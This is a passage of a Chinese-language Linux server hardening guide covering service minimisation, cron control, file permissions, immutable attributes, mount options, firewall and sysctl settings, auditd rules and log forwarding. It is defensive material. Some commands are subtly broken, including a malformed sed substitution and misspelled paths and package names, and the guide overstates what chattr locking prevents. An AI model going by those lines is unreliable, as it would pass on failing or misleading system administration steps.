!/usr/bin/visudo 三、系统服务与组件最小化加固系统运行的服务越多,开放的端口与攻击面就越大,黑客可利用的漏洞点就越多。最小化加固的核心,是只保留业务必需的服务与组件,关闭所有非必要内容。3.1 关闭非必要服务,缩小攻击面# 1、查看系统当前运行的所有服务 systemctl list-units --type=service --state=running # 2、停止并禁用非必要服务,示例如下(根据业务实际情况调整) # 禁用打印服务 systemctl stop cups systemctl disable cups # 禁用蓝牙服务 systemctl stop bluetooth systemctl disable bluetooth # 禁用IPv6相关服务(业务不使用IPv6时) systemctl stop ip6tables systemctl disable ip6tables # 禁用rpcbind服务(不使用NFS共享时) systemctl stop rpcbind systemctl disable rpcbind # 3、验证服务状态,确认已停止并禁用 systemctl status cups 3.2 定时任务安全管控定时任务是黑客权限维持的常用载体,需严格管控定时任务的创建权限,定期排查异常任务。# 1、限制允许使用crontab的用户,仅白名单用户可创建定时任务 echo "root" > /etc/cron.allow echo "运维用户名" >> /etc/cron.allow # 不在cron.allow中的用户,一律禁止使用crontab # 2、定期排查所有定时任务,发现异常立即处置 # 查看系统级定时任务 ls -la /etc/cron.d/ /etc/cron.hourly/ /etc/cron.dAIly/ /etc/cron.weekly/ /etc/cron.monthly/ # 查看所有用户的定时任务 cat /etc/passwd | cut -f1 -d: | xargs -I {} crontab -l -u {} 2>/dev/null # 3、给定时任务配置文件添加不可变属性,防止黑客篡改 chattr +i /etc/crontab chattr +i /etc/cron.allow 3.3 软件包与仓库安全加固# 1、删除非官方、不可信的软件源,仅保留官方仓库 # CentOS/RHEL:查看仓库配置 ls /etc/yum.repos.d/ # Ubuntu/Debian:查看仓库配置 ls /etc/apt/sources.list.d/ # 2、配置官方源的HTTPS协议,防止源劫持 # Ubuntu/Debian示例: sed -i 's/http://https://g' /etc/apt/sources.list # 3、禁止内核版本自动更新,避免生产业务兼容性故障 # CentOS/RHEL:yum install -y yum-plugin-versionlock && yum versionlock kernel* # Ubuntu/Debian:apt-mark hold Linux-image-generic Linux-headers-generic # 4、定期清理无用的软件包与依赖,减少攻击面 # CentOS/RHEL:yum autoremove -y # Ubuntu/Debian:apt autoremove -y 四、文件系统与权限安全加固Linux 的一切皆文件,文件权限管控是系统安全的核心,黑客入侵后往往通过文件权限漏洞实现提权、持久化、数据窃取。4.1 关键系统文件权限严格管控# 1、核心账号配置文件权限加固 chmod 644 /etc/passwd chmod 600 /etc/shadow chmod 644 /etc/group chmod 600 /etc/gshadow chown root:root /etc/passwd /etc/shadow /etc/group /etc/gshadow # 2、SSH配置文件权限加固 chmod 700 /root/.ssh chmod 600 /root/.ssh/authorized_keys chown root:root /root/.ssh /root/.ssh/authorized_keys chmod 600 /etc/ssh/sshd_config chown root:root /etc/ssh/sshd_config # 3、sudo配置文件权限加固 chmod 440 /etc/sudoers chown root:root /etc/sudoers # 4、全局查找全局可写的危险文件,排查权限漏洞 find / -type f -perm -0002 ! -type l -ls 2>/dev/null # 全局查找SUID权限的可执行文件,排查提权风险点 find / -perm -4000 -type f -ls 2>/dev/null 4.2 敏感文件不可变属性锁定通过 chattr 命令给核心配置文件添加不可变属性,即使是 root 用户,也无法修改、删除文件,防止黑客篡改系统配置、植入后门。# 1、锁定核心账号配置文件,禁止账号新增、修改 chattr +i /etc/passwd /etc/shadow /etc/group /etc/gshadow # 2、锁定SSH与sudo配置文件,防止黑客修改认证规则 chattr +i /etc/ssh/sshd_config /etc/sudoers # 3、锁定定时任务配置,防止黑客植入持久化后门 chattr +i /etc/crontab # 4、查看文件的扩展属性,确认锁定生效 lsattr /etc/passwd # 回滚方法:如需修改文件,先解除锁定 chattr -i 文件名 4.3 分区挂载安全加固通过分区挂载参数,限制高危操作,防止缓冲区溢出、提权攻击,生产环境建议单独给 /boot、/home、/tmp、/var 分区,避免根目录占满导致业务故障,同时配置安全挂载参数。# 1、修改/etc/fstab文件,配置分区安全挂载参数 vi /etc/fstab # 核心加固参数示例: # /tmp分区:禁止SUID、禁止设备文件、禁止可执行程序、禁止强制访问控制 /dev/sdb1 /tmp ext4 defaults,noexec,nosuid,nodev 0 0 # /var分区:禁止SUID、禁止设备文件 /dev/sdb2 /var ext4 defaults,nosuid,nodev 0 0 # /home分区:禁止SUID、禁止设备文件 /dev/sdb3 /home ext4 defaults,nosuid,nodev 0 0 # 2、重新挂载分区,使配置生效 mount -o remount /tmp mount -o remount /var mount -o remount /home # 3、验证挂载参数是否生效 mount | grep /tmp 4.4 核心文件完整性监控部署文件完整性监控工具,实时检测核心文件的修改行为,一旦出现非计划内的变更,立即触发告警,第一时间发现黑客的篡改行为。# 1、安装AIDE文件完整性监控工具 # CentOS/RHEL:yum install -y aide # Ubuntu/Debian:apt install -y aide # 2、初始化AIDE数据库,生成系统文件基线 aide --init mv /var/lib/aide/aide.db.new.gz /var/lib/aide/aide.db.gz # 3、执行完整性检查,对比基线发现文件变更 aide --check # 4、配置定时任务,每天凌晨自动执行检查,发送告警邮件 echo '0 0 * * * root /usr/sbin/aide --check | mail -s "服务器文件完整性告警" 运维邮箱地址' > /etc/cron.d/aide_check 五、网络与防火墙安全加固网络层是阻断外部攻击的关键屏障,通过防火墙、内核参数加固,过滤恶意流量,防止端口扫描、DDoS 攻击、内网横向渗透。5.1 防火墙规则精细化配置根据业务实际需求,配置白名单规则,仅开放业务必需的端口,默认拒绝所有其他访问,这是网络防护的核心原则。适配 CentOS/RHEL 系列(firewalld)# 1、启动firewalld服务并设置开机自启 systemctl start firewalld systemctl enable firewalld # 2、配置默认规则:默认拒绝所有入站流量,允许所有出站流量 firewall-cmd --set-default-zone=drop firewall-cmd --permanent --zone=drop --set-target=DROP # 3、仅开放业务必需的端口,示例: # 开放自定义SSH端口22345,仅允许内网网段访问 firewall-cmd --permanent --zone=drop --add-rich-rule='rule family="ipv4" source address="192.168.1.0/24" port protocol="tcp" port="22345" accept' # 开放Web服务80、443端口,允许全网访问 firewall-cmd --permanent --zone=drop --add-port=80/tcp firewall-cmd --permanent --zone=drop --add-port=443/tcp # 开放数据库3306端口,仅允许业务服务器IP访问 firewall-cmd --permanent --zone=drop --add-rich-rule='rule family="ipv4" source address="172.16.1.10/32" port protocol="tcp" port="3306" accept' # 4、重载防火墙规则,使配置生效 firewall-cmd --reload # 5、验证防火墙规则是否生效 firewall-cmd --list-all 适配 Ubuntu/Debian 系列(ufw)# 1、安装并启动ufw防火墙 apt install -y ufw systemctl start ufw systemctl enable ufw # 2、配置默认规则 ufw default deny incoming ufw default allow outgoing # 3、开放业务必需的端口,示例: # 自定义SSH端口22345,仅允许内网网段访问 ufw allow from 192.168.1.0/24 to any port 22345 proto tcp # 开放Web服务80、443端口 ufw allow 80/tcp ufw allow 443/tcp # 开放数据库3306端口,仅允许业务服务器访问 ufw allow from 172.16.1.10/32 to any port 3306 proto tcp # 4、启用防火墙并验证规则 ufw enable ufw status verbose 5.2 内核网络参数安全加固通过修改 /etc/sysctl.conf 内核参数,开启系统自带的网络防护能力,抵御 SYN 洪水、IP 欺骗、ICMP 攻击等常见网络攻击。# 1、备份sysctl配置文件 cp /etc/sysctl.conf /etc/sysctl.conf.bak.$(date +%Y%m%d) # 2、修改内核参数配置 vi /etc/sysctl.conf # 新增/修改以下核心加固配置: # 开启SYN Cookies,抵御SYN洪水攻击 net.ipv4.tcp_syncookies = 1 # 禁用IP源路由,防止IP欺骗 net.ipv4.conf.all.accept_source_route = 0 net.ipv4.conf.default.accept_source_route = 0 # 禁用ICMP重定向,防止路由劫持 net.ipv4.conf.all.accept_redirects = 0 net.ipv4.conf.default.accept_redirects = 0 net.ipv4.conf.all.secure_redirects = 0 net.ipv4.conf.default.secure_redirects = 0 # 开启反向路径过滤,防止IP地址欺骗 net.ipv4.conf.all.rp_filter = 1 net.ipv4.conf.default.rp_filter = 1 # 禁用IP转发,非网关服务器必须关闭 net.ipv4.ip_forward = 0 net.ipv6.conf.all.forwarding = 0 # 忽略广播ICMP请求,防止Smurf攻击 net.ipv4.icmp_echo_ignore_broadcasts = 1 # 忽略所有ICMP请求,业务不需要时开启 # net.ipv4.icmp_echo_ignore_all = 1 # 开启TCP洪水攻击防护 net.ipv4.tcp_synack_retries = 2 net.ipv4.tcp_syn_retries = 2 # 开启地址空间布局随机化,抵御缓冲区溢出攻击 kernel.randomize_va_space = 2 # 3、使内核参数配置生效 sysctl -p 六、日志审计与入侵防御体系建设6.1 日志全量审计与远程同步本地日志可被黑客删除篡改,必须配置日志远程同步,将所有系统日志、认证日志、业务日志实时同步到不可篡改的远程日志平台,这是溯源攻击行为的核心根基。# 1、配置rsyslog日志远程同步,将日志发送到远程日志服务器 vi /etc/rsyslog.conf # 新增配置,将所有日志通过TCP协议发送到远程日志服务器192.168.1.200的514端口 *.* @@192.168.1.200:514 # 2、重启rsyslog服务生效 systemctl restart rsyslog # 3、配置日志轮转,防止日志占满磁盘空间 vi /etc/logrotate.conf # 核心配置: rotate 30 # 保留30天的日志 daily # 每天轮转一次 compress # 压缩历史日志 missingok # 日志文件不存在不报错 notifempty # 空日志不轮转 6.2 系统操作行为全量审计通过 auditd 审计服务,监控所有敏感操作,包括账号修改、文件篡改、命令执行、权限变更,所有操作都会被记录,即使黑客清理了 Shell 历史,也无法删除审计日志。# 1、安装auditd审计服务 # CentOS/RHEL:yum install -y audit # Ubuntu/Debian:apt install -y auditd audispd-plugins # 2、启动服务并设置开机自启 systemctl start auditd systemctl enable auditd # 3、配置审计规则,监控核心敏感操作 vi /etc/audit/rules.d/audit.rules # 新增核心审计规则: # 监控账号配置文件修改 -w /etc/passwd -p wa -k passwd_modify -w /etc/shadow -p wa -k shadow_modify -w /etc/group -p wa -k group_modify # 监控认证配置修改 -w /etc/ssh/sshd_config -p wa -k sshd_modify -w /etc/sudoers -p wa -k sudo_modify # 监控定时任务修改 -w /etc/crontab -p wa -k cron_modify -w /etc/cron.d/ -p wa -k cron_dir_modify # 监控root用户的命令执行 -a exit,always -F arch=b64 -F euid=0 -S execve -k root_exec # 监控SUID提权操作 -a always,exit -F arch=b64 -S execve -F path=/usr/bin/su -k su_exec -a always,exit -F arch=b64 -S execve -F path=/usr/bin/sudo -k sudo_exec # 4、重载审计规则生效 augenrules --load # 5、查看审计日志,排查异常操作 ausearch -k passwd_modify ausearch -k sshd_modify 6.3 入侵防御工具部署1、 部署 fail2ban,自动封禁暴力破解 IP:监控 SSH、Web 服务的登录失败日志,连续多次失败后自动封禁 IP,杜绝暴力破解攻击。2、 部署 rkhunter 与 chkrootkit,定期检测 rootkit 后门:每周执行一次全盘扫描,检测黑客植入的 rootkit、后门程序。3、 部署 ClamAV 开源杀毒软件,定期扫描恶意文件:配置定时任务,每天凌晨扫描 Web 目录、临时目录,查杀 WebShell、恶意程序。七、持续运营与应急响应安全加固不是一次性操作,而是持续的运营过程,需建立完整的基线检查、漏洞管理、应急响应机制:1、 每月执行一次系统安全基线检查,对比加固基线,发现配置偏移立即修复2、 每周执行一次系统漏洞扫描,及时安装系统与软件的安全补丁,高危漏洞需 24 小时内完成修复3、 每天审计系统日志与告警信息,发现异常登录、文件修改、端口扫描行为,立即启动应急排查4、 定期备份核心配置文件与业务数据,制定完整的应急响应预案,发生入侵事件时可快速隔离、溯源、恢复业务结尾Linux 服务器安全加固的核心,是构建 “事前预防、事中阻断、事后溯源” 的完整防护体系。没有绝对安全的系统,但通过最小权限、纵深防御、持续审计的加固思路,可最大程度提升服务器的抗入侵能力,将黑客攻击的成本提升到最高,攻击成功率降到最低。